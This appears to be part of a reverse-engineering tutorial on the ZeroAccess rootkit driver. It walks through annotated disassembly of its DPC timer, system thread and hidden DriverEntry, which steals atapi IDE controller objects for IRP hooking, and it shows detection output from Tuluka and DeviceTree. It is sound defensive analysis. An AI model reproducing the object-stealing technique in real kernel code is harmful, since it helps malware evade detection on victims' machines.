0x824C3F30	00000001 : 811a151c	0	0x8	:...	0x00000000	No	-


As you can see, the timer is suspect because module is unnamed, and the period corresponds to the one previously seen into the code block screenshot. Scrolling down into an associated DPC we have the proof that ZeroAccess is present:



```
Address       Disassembly                                  Comments
0xF8A1D081    push 58
0xF8A1D083    pop eax
0xF8A1D084    call F8A1D9B0
0xF8A1D089    xor ebx, ebx
0xF8A1D08B    jmp short F8A1D0D2
0xF8A1D08D    mov ecx, dword ptr [ebp-8]
0xF8A1D090    mov dword ptr [ebp-4], ebx
0xF8A1D093    jmp short F8A1D098
0xF8A1D095    mov ecx, dword ptr [ebp-10]
0xF8A1D098    add ecx, dword ptr [ebp-4]
0xF8A1D09B    push 14
0xF8A1D09D    mov eax, dword ptr [ecx]
0xF8A1D09F    mov dword ptr [ebp-4], eax
0xF8A1D0A2    mov ax, word ptr [ecx+8]
0xF8A1D0A6    lea edi, dword ptr [ecx-46]
0xF8A1D0A9    mov dword ptr [ebp-10], ecx
0xF8A1D0AC    mov dword ptr [ebp-14], edi
0xF8A1D0AF    pop ecx
0xF8A1D0B0    mov esi, F8A1E7D0                            UNICODE "\??\C2CAD972#4079#4fd3#A68D#AD34CC121074\"
0xF8A1D0B5    rep movs dword ptr es:[edi], dword ptr [esi]
```

As you should remember this driver also creates a System Thread via PsCreateSystemThread. This operation is extremely visible because the function creates a system process object. A system process object has an address space that is initialized to an empty address space that maps the system.The process inherits its access token and other attributes from the initial system process. The process is created with an empty handle table.

All this implies that when looking for a rootkit infection, you should also include inspecting the System Thread. These are objects that really easy to reach and enumerate; we can use the Tuluka (http://www.tuluka.org/) tool to automatically discover suspicious system threads:



	Suspicious	Suspended	Worker thread	KTHREAD	Start address	
40	No	0	0	8204f980	f828c038	C:\WINDOWS\syster
41	No	0	0	82531020	b2cfba99	C:\WINDOWS\syster
42	No	0	0	824dcb90	b2cfba99	C:\WINDOWS\syster
43	No	0	0	8228dcb0	b2ce38af	C:\WINDOWS\syster
44	No	0	0	82045460	805ee5b8	C:\WINDOWS\syster
45	No	0	0	8205a990	b220f7b6	C:\WINDOWS\Syste
46	No	0	0	8205a568	b220f7b6	C:\WINDOWS\Syste
47	No	0	0	81ffb750	b220f7b6	C:\WINDOWS\Syste
48	No	0	0	8234a020	b220f7b6	C:\WINDOWS\Syste
49	No	0	0	82307020	b220cdda	C:\WINDOWS\Syste
50	Yes	0	0	821df1d8	f8a3d93a	
51	No	0	0	823237c0	b2ced9c1	C:\WINDOWS\syster
52	No	0	0	8250bc18	b24ea7d8	C:\WINDOWS\syster
53	No	0	0	8250b7f0	b24ea7d8	C:\WINDOWS\syster
54	No	0	0	8250ca80	b24ea7d8	C:\WINDOWS\syster
55	No	0	0	821d3230	b24cc82c	C:\WINDOWS\syster
56	No	0	0	821d3a80	b24c9d18	C:\WINDOWS\syster
57	No	0	0	823bec18	f8bd2cda	C:\Programmi\VMwar

```
F8A3D93A  58              pop eax
F8A3D93B  59              pop ecx
F8A3D93C  50              push eax
F8A3D93D  51              push ecx
F8A3D93E  e845e2ffff      call f8a3bb88h
F8A3D943  59              pop ecx
```

__End Of Deferred Procedure Call Analysis__

After the CustomTimerDpc installation, finally we land to the last piece of code where IoCreateDriver is called. This is another undocumented kernel export.

NTSTATUS WINAPI IoCreateDriver(

UNICODE_STRING *name,


PDRIVER_INITIALIZE init) ;

This function creates a driver object for a kernel component that was not loaded as a driver. If the creation of the driver object succeeds, the initialization function is invoked with the same parameters passed to DriverEntry.

So we have to inspect this ‘new’ DriverEntry routine.


__New DriverEntry__

Here is the code for the new DriverEntry:



```
100034F0                 push    offset stru_100060D8 ; ObjectAttributes
100034F5                 push    3                ; DesiredAccess
100034F7                 lea     eax, [ebp+Handle]
100034FA                 push    eax              ; DirectoryHandle
100034FB                 call    ds:ZwOpenDirectoryObject
10003501                 test    eax, eax
10003503                 jl      loc_1000363A
10003509                 push    6E556353h        ; Tag
1000350E                 mov     esi, 1000h
10003513                 push    esi              ; NumberOfBytes
10003514                 push    1                ; PoolType
10003516                 call    ds:ExAllocatePoolWithTag
1000351C                 xor     ebx, ebx
1000351E                 mov     [ebp+P], eax
10003521                 cmp     eax, ebx
10003523                 jz      loc_10003631
10003529                 lea     ecx, [ebp+ReturnLength]
1000352C                 push    ecx              ; ReturnLength
1000352D                 lea     ecx, [ebp+Context]
10003530                 push    ecx              ; Context
10003531                 push    ebx              ; RestartScan
10003532                 push    ebx              ; ReturnSingleEntry
10003533                 push    esi              ; BufferLength
10003534                 push    eax              ; Buffer
10003535                 push    [ebp+Handle]     ; DirectoryHandle
10003538                 mov     [ebp+Context], ebx
1000353B                 call    ds:ZwQueryDirectoryObject
10003541                 test    eax, eax
10003543                 jl      loc_10003627
```

Object Directory is opened via ZwOpenDirectoryObject and after allocating a block of Pool Memory, this block will be used to store output of ZwQueryDirectoryObject.



```
10003566                 lea     eax, [ebp+SourceString]
1000356C                 push    offset aDeviceIdeWz ; "\\device\\ide\\%wZ"
10003571                 push    eax             ; wchar_t *
10003572                 call    ds:swprintf
10003578                 add     esp, 0Ch
1000357B                 lea     eax, [ebp+SourceString]
10003581                 push    eax             ; SourceString
10003582                 lea     eax, [ebp+DestinationString]
10003585                 push    eax             ; DestinationString
10003586                 call    ds:RtlInitUnicodeString
1000358C                 lea     eax, [ebp+DeviceObject]
1000358F                 push    eax             ; DeviceObject
10003590                 lea     eax, [ebp+Object]
10003593                 push    eax             ; FileObject
10003594                 push    100000h         ; DesiredAccess
10003599                 lea     eax, [ebp+DestinationString]
1000359C                 push    eax             ; ObjectName
1000359D                 call    ds:IoGetDeviceObjectPointer
100035A3                 test    eax, eax
100035A5                 jl      short loc_10003617
100035A7                 mov     eax, [ebp+Object]
100035AA                 mov     ecx, [eax+4]    ; Object
100035AD                 mov     [ebp+DeviceObject], ecx
100035B0                 mov     esi, [ecx+8]
100035B3                 call    ds:ObfReferenceObject
100035B9                 push    [ebp+DeviceObject]
100035BC                 call    ds:ObMakeTemporaryObject
100035C2                 mov     ecx, [ebp+Object] ; Object
100035C5                 call    ds:ObfDereferenceObject
100035CB                 lea     eax, [ebp+DeviceObject]
100035CE                 push    eax             ; DeviceObject
```

In this piece of code, rootkit loops inside Object Directory, and assembling for each iteration the following string:

deviceidedevice_name

From Object Name obtains a DEVICE_OBJECT pointer by using IoGetDeviceObjectPointer. This pointer gives us the following relations:

DeviceObject = Object->DeviceObject;


drvObject = DeviceObject->DriverObject;

ObfReferenceObject(DeviceObject);

ObMakeTemporaryObject(DeviceObject);

ObfDereferenceObject(Object);

Now we have both DeviceObject and DriverObject.



```
100035CE                push    eax             ; DeviceObject
100035CF                mov     eax, [ebp+DeviceObject]
100035D2                push    ebx             ; Exclusive
100035D3                push    dword ptr [eax+20h] ; DeviceCharacteristics
100035D6                push    dword ptr [eax+2Ch] ; DeviceType
100035D9                lea     eax, [ebp+DestinationString]
100035DC                push    eax             ; DeviceName
100035DD                push    ebx             ; DeviceExtensionSize
100035DE                push    edi             ; DriverObject
100035DF                call    ds:IoCreateDevice
100035E5                cmp     [edi+14h], ebx
100035E8                jnz     short loc_10003617
100035EA                mov     eax, [ebp+DeviceObject]
100035ED                cmp     dword ptr [eax+2Ch], FILE_DEVICE_CONTROLLER
100035F1                jnz     short loc_10003617
100035F3                mov     eax, [esi+14h]  ; drvObject->DriverSection
100035F6                mov     [edi+14h], eax
100035F9                mov     eax, [esi+0Ch]  ; drvObject->DriverStart
100035FC                mov     [edi+0Ch], eax
100035FF                mov     eax, [esi+2Ch]  ; drvObject->DriverInit
10003602                mov     [edi+2Ch], eax
10003605                mov     eax, [esi+10h]  ; drvObject->DriverSize
10003608                mov     [edi+10h], eax
1000360B                mov     eax, [esi+1Ch]  ; drvObject->DriverName.Length
1000360E                mov     [edi+1Ch], eax
10003611                mov     eax, [esi+20h]  ; drvObject->DriverName.Buffer
10003614                mov     [edi+20h], eax
```

The DriverObject creates the corresponding device and next verifies if DeviceObject->DeviceType is a FILE_DEVICE_CONTROLLER . If so, it then performs the aforementioned object stealing routine.


Essentially the rootkit searches through the stack of devices and selects IDE devices that are responsible of interactions with victim's disk drives.

IDE devices are created by the atapi driver. The first two you see in the illustration below, serve as the CD and Hard Disk. The last two are controllers that work with with Mini-Port Drivers. This is why ZeroAccess looks for FILE_DEVICE_CONTROLLER types (IdePort1 and IdePort0)

```
DRV \Driver\atapi
    DEV \Device\Ide\IdeDeviceP1T0L0-e
    DEV \Device\Ide\IdeDeviceP0T0L0-3
    DEV \Device\Ide\IdePort1
    DEV \Device\Ide\IdePort0
```

This means that ZeroAccess must add object stealing capabilities not only Disk.sys but also Atapi.sys.

Let's now observe with DeviceTree how driver and device anatomy change after a ZeroAcess rootkit infection:



```
DRV \Driver\atapi
    DEV \Device\Ide\IdeDeviceP1T0L0-e
    DEV \Device\Ide\PciIde0Channel1-1
    DEV \Device\Ide\PciIde0Channel0-0
    DEV \Device\Ide\IdePort1
    DEV \Device\Ide\IdePort0
    DEV \Device\Ide\IdeDeviceP0T0L0-3
DRV \Driver\atapi
    DEV (unnamed)
        ATT Attached: (unnamed) - \Driver\Imapi
    DEV (unnamed)
        ATT \Device\Harddisk0\DR0
    DEV (unnamed)
    DEV (unnamed)
```

We have some critical evidence of a ZeroAccess rootkit infection, we see presence of two Atapi DRV instances where one of them has a stack of Unnamed Devices.This behavior is also typical of a wide range of rootkits. This output is matches perfectly with the analysis of the driver code instructions performed previously. .

In the second instance, we have evidence that is a bit less evident. We see two new devices that belong to Atapi Driver:

- PciIde0Channel1-1
- PciIde0Channel0-0

Here we see another example of object stealing with the IRP Hook for FileSystem hiding purposes, this time based on DevicePCI.

This completes the analysis of the first driver.
Next, in part 3 we reverse Engineering the Kernel-Mode Device Driver Process Injection Rootkit >>